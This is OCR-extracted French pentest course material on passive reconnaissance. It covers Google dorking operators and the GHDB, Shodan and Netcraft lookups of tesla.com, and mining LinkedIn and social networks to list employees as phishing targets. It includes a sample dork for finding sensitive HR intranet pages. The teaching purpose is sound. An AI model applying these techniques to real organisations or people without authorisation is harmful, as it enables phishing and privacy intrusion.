
- Les résultats des moteurs de recherche peuvent varier de plusieurs manières, en fonction de la date à laquelle le moteur a exploré le contenu pour la dernière fois et de l'algorithme utilisé par le moteur pour déterminer les pages pertinentes.

Google

- Le terme « **Google Hacking** » a été popularisé par Johnny Long en 2001. A travers plusieurs talks142 et un livre extrêmement populaire (Google Hacking for Penetration Testers143), il a expliqué comment la recherche des moteurs comme Google pourraient être utilisés pour découvrir des informations critiques, des vulnérabilités et des sites Internet.
- Au cœur de cette technique se trouvent des chaînes de recherches intelligentes et des opérateurs qui permettent raffinement des requêtes de recherche, dont la plupart fonctionnent avec une variété de moteurs de recherche. Le processus est itératif, en commençant par une recherche large, qui est affinée avec des opérateurs pour filtrer les éléments non pertinents ou des résultats inintéressants.
- Google prend en charge plusieurs opérateurs avancés qui aident à modifier la recherche :
  - ✓ [cache :] Affiche les pages Web stockées dans le cache de Google
  - ✓ [lien :] Répertorie les pages Web qui ont des liens vers la page Web spécifiée
  - ✓ [lié :] Répertorie les pages Web similaires à une page Web spécifiée
  - ✓ [info :] Présente des informations que Google possède sur une page Web particulière
  - ✓ [site :] Limite les résultats aux sites Web du domaine donné
  - ✓ [allintitile :] Limite les résultats aux sites Web contenant tous les mots-clés de recherche dans le titre
  - ✓ [intitle:] Limite les résultats aux documents contenant le mot-clé de recherche dans le titre
  - ✓ [allinurl :] Limite les résultats à ceux qui contiennent tous les mots-clés de recherche dans l'URL
  - ✓ [inurl :] Limite les résultats aux documents contenant le mot-clé de recherche dans l'URL

Exemple d'utilisation d'opérateurs google


- La syntaxe suivante d'opérateurs google **[intitle:internet inurl:intranet +intext:"human ressources"]** permet de trouver des informations sensibles sur une entreprise et ses employés. Les pentesters peuvent utiliser ces informations pour lancer une campagne d'ingénierie sociale.



PARTIE 2

Google

- Les bases de données de hacking Google : La Google Hacking Database (GHDB) contient une multitude de recherches créatives qui démontrent la puissance de la recherche créative avec des opérateurs combinés :
  - ✓ Google Hacking Database (GHDB): http://www.hackersforcharity.org
  - ✓ Google Dorks: http://www.exploit-db.com




PARTIE 2

PARTIE 2


Google

- Collecte d'informations à l'aide de la recherche avancée de Google :
  - ✓ Utilise l'option de recherche avancée de Google pour trouver des sites susceptibles de renvoyer au site Web de l'entreprise cible
  - ✓ Cela peut extraire des informations telles que des partenaires, des fournisseurs, des clients et d'autres affiliations pour le site Web cible
  - ✓ Avec l'option de recherche avancée de Google, vous pouvez rechercher sur le Web de manière plus précise.



Les métamoteurs de recherche

- Un métamoteur de recherche, également connu sous le nom d'agrégateur de recherche, est un portail Web qui utilise un algorithme propriétaire pour agréger les résultats de recherche Web pour une expression ou un terme provenant d'autres moteurs de recherche. Il récupère simplement les données d'autres moteurs de recherche Web. Il permet également à l'utilisateur d'entrer une seule requête et d'obtenir les résultats de plusieurs sources, obtenant rapidement les meilleures réponses à partir d'un large éventail d'informations.
- En utilisant des métamoteurs comme Startpage, MetaGer et eTools.ch, les pentesters peuvent envoyer des requêtes vers plusieurs moteurs de recherche en même temps et récupérer des informations détaillées des sites de commerce en ligne (Amazon, ebay, etc.), des images, vidéos, blogs de différentes sources.
- Les métamoteurs permettent aussi de cacher l'identité des pentesters en cachant leurs IPs.




PARTIE 2

01 – Collecter les informations de manière passive

Moteurs de recherche

Shodan : moteur de recherche IOT

- Shodan est un moteur de recherche qui explore les appareils connectés à Internet, y compris, mais sans s'y limiter au World Wide Web. Cela inclut les serveurs qui exécutent des sites Web, mais également des appareils tels que des routeurs et appareils IoT(internet of things).
- En d'autres termes, Google et d'autres moteurs de recherche recherchent le contenu du serveur Web, tandis que Shodan recherche les appareils connectés à Internet, interagit avec eux et affiche des informations à leur sujet.
- Avant d'utiliser Shodan, nous devons créer un compte gratuit, qui fournit un nombre limité de requêtes.
- Commençons par utiliser Shodan pour rechercher **hostname:tesla.com** :




- Dans ce cas, Shodan répertorie les adresses IP, les services et les informations sur la bannière. Tout cela est recueilli passivement sans interagir avec le site Web du client.

PARTIE 2

Shodan : moteur de recherche IOT

Ces informations nous donnent un aperçu de l'empreinte Internet de notre cible. Par exemple, il y a huit serveurs exécutant ftp (21) et nous pouvons explorer cela pour affiner nos résultats en cliquant sur sous top ports.



NetCraft : moteur de recherche des sites web


- Netcraft est une société de services Internet basée en Angleterre qui propose un portail Web gratuit qui remplit diverses fonctions de collecte d'informations.
- L'utilisation de services offerts par Netcraft est considérée comme une technique passive puisque nous n'interagissons jamais directement avec notre cible.
- Passons en revue certaines des capacités de Netcraft. Par exemple, nous pouvons utiliser la page de recherche DNS de Netcraft (https://searchdns.netcraft.com) pour recueillir des informations sur le domaine tesla.com :

41 results (showing 1 to 20)

Rank	Site	First seen	Netblock	OS	Site Report
2649	www.tesla.com	May 2016	Akamai International, BV	Linux	
16880	auth.tesla.com	August 2017	Akamai Technologies, Inc.	Linux	
25233	shop.tesla.com	August 2017	Akamai Technologies, Inc.	Linux	
136560	ir.tesla.com	June 2019	Akamai International, BV	Linux	
136755	inside.tesla.com	March 2019	Akamai Technologies	Linux	
148122	wishtesla.com	Febuary 2022	Cloudflare, Inc.	Linux	
182092	epc.tesla.com	July 2019	Akamai International, BV	Linux	

NetCraft : moteur de recherche des sites web

- Pour chaque serveur trouvé, nous pouvons afficher un "rapport de site" qui fournit des informations supplémentaires et un historique sur le serveur en cliquant sur l'icône de fichier à côté de chaque URL de site. Le début du rapport couvre les informations d'enregistrement. Cependant, si nous faisons défiler vers le bas, nous découvrons diverses entrées « technologie de site » :



Site Technology (fetched 4 days ago)

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Widely supported programming language commonly used to power client-side dynamic content on websites	

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
Google Tag Manager	*No description*	www.researchgate.net, www.chess.com, www.speedtest.net

Content Delivery Network

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

Technology	Description	Popular sites using this technology
Akamai	Web Content Delivery service provider	www.accuweather.com, www.dell.com,

Cette liste de sous-domaines et de technologies s'avérera utile lorsque nous passerons à la collecte active des informations et l'exploitation.

CHAPITRE 1

Collecter les informations de manière passive

1. Moteurs de recherche
2. **Réseaux sociaux pour la reconnaissance**
3. Outils d’automatisation OSINT
4. Frameworks de collecte d’informations

Les réseaux sociaux

- Rechercher quelqu'un sur un réseau social est facile. Les réseaux sociaux sont des services en ligne, des plateformes ou des sites qui ont pour objectif de connecter les gens entre eux et de permettre à chacun de créer un réseau de relations. Ces réseaux sociaux contiennent des informations que les utilisateurs fournissent lors de l'inscription et/ou durant leurs activités. Ces formations permettent directement ou indirectement de connecter les gens sur la base de leurs intérêts communs, leurs localisations ou éducations etc.
- Les réseaux sociaux comme Linkedin, Instagram, Twitter, Facebook, Tiktok, snapshat peuvent vous permettent de trouver des gens par nom, mot clé, entreprise, école, amis et entourage. En cherchant des gens sur ces sites, en plus des données personnelles qui peuvent être récupérées, des informations professionnelles peuvent aussi être trouvées, comme l'entreprise, l'adresse postale, le numéro de téléphone, l'adresse email, des photos et vidéos etc.
- Les réseaux sociaux comme twitter sont utilisés pour partager des conseils, des informations, des opinions ou des rumeurs. Sur la base de ces partages, les pentesters peuvent avoir une bonne compréhension des cibles pour lancer leurs attaques.

Exemple : LinkedIn

- LinkedIn est un excellent réseau social professionnel. Plusieurs de ses utilisateurs sont trop ouverts sur leur expérience, révélant toutes les technologies et processus utilisés en interne.
- En recherchant les employés de l'entreprise sur le site, nous pouvons remplir une liste de cibles pour le phishing, trouver les technologies utilisées dans l'entreprise et énumérer les rôles que nous pourrions occuper dans les attaques de phishing.
- LinkedIn est une mine d'or OSINT, en particulier pour les petites entreprises avec une empreinte en ligne plus petite.

Informations sur l'emploi :

- Étant donné que les gens utilisent souvent LinkedIn comme site d'emploi, les pages de l'entreprise répertorient les informations pertinentes pour les demandeurs d'emploi, tel que le nombre d'employés connu et s'il augmente ou diminue.
- L'ancienneté moyenne d'un employé peut nous aider à interagir avec les cibles en cas d'hameçonnage et de phishing.
- Nous pouvons estimer la probabilité qu'un employé connaisse un employé d'un autre site, en particulier dans les grandes entreprises de plus de 300 000 employés.
- De même, les données de LinkedIn sur la répartition des employés, la croissance et les nouvelles embauches peuvent nous donner un aperçu de la probabilité que nous rencontrions un nouvel employé si, par exemple, nous appelions les bureaux.

01 – Collecter les informations de manière passive


Réseaux sociaux pour la reconnaissance

Exemple : LinkedIn

Informations générales sur la société

- Jetons un coup d'œil à la page commerciale LinkedIn de Walmart.
- En haut de la page, nous pouvons voir le nombre d'abonnés de Walmart, le nombre de connexions de ce compte qui travaillent chez Walmart, un symbole boursier et un aperçu de la compagnie.
- La section **À propos de nous,** fournit également des informations générales sur Walmart.
- Plus bas, la page répertorie le site Web et les adresses de tous les principaux sites Walmart, des informations sur la date et le lieu de création de l'entreprise, l'emplacement du siège social, la taille de l'entreprise et ses spécialités.

* Certaines informations ne sont visibles qu'avec un compte linkedin Premium.




PARTIE 2

PARTIE 2

Exemple : LinkedIn

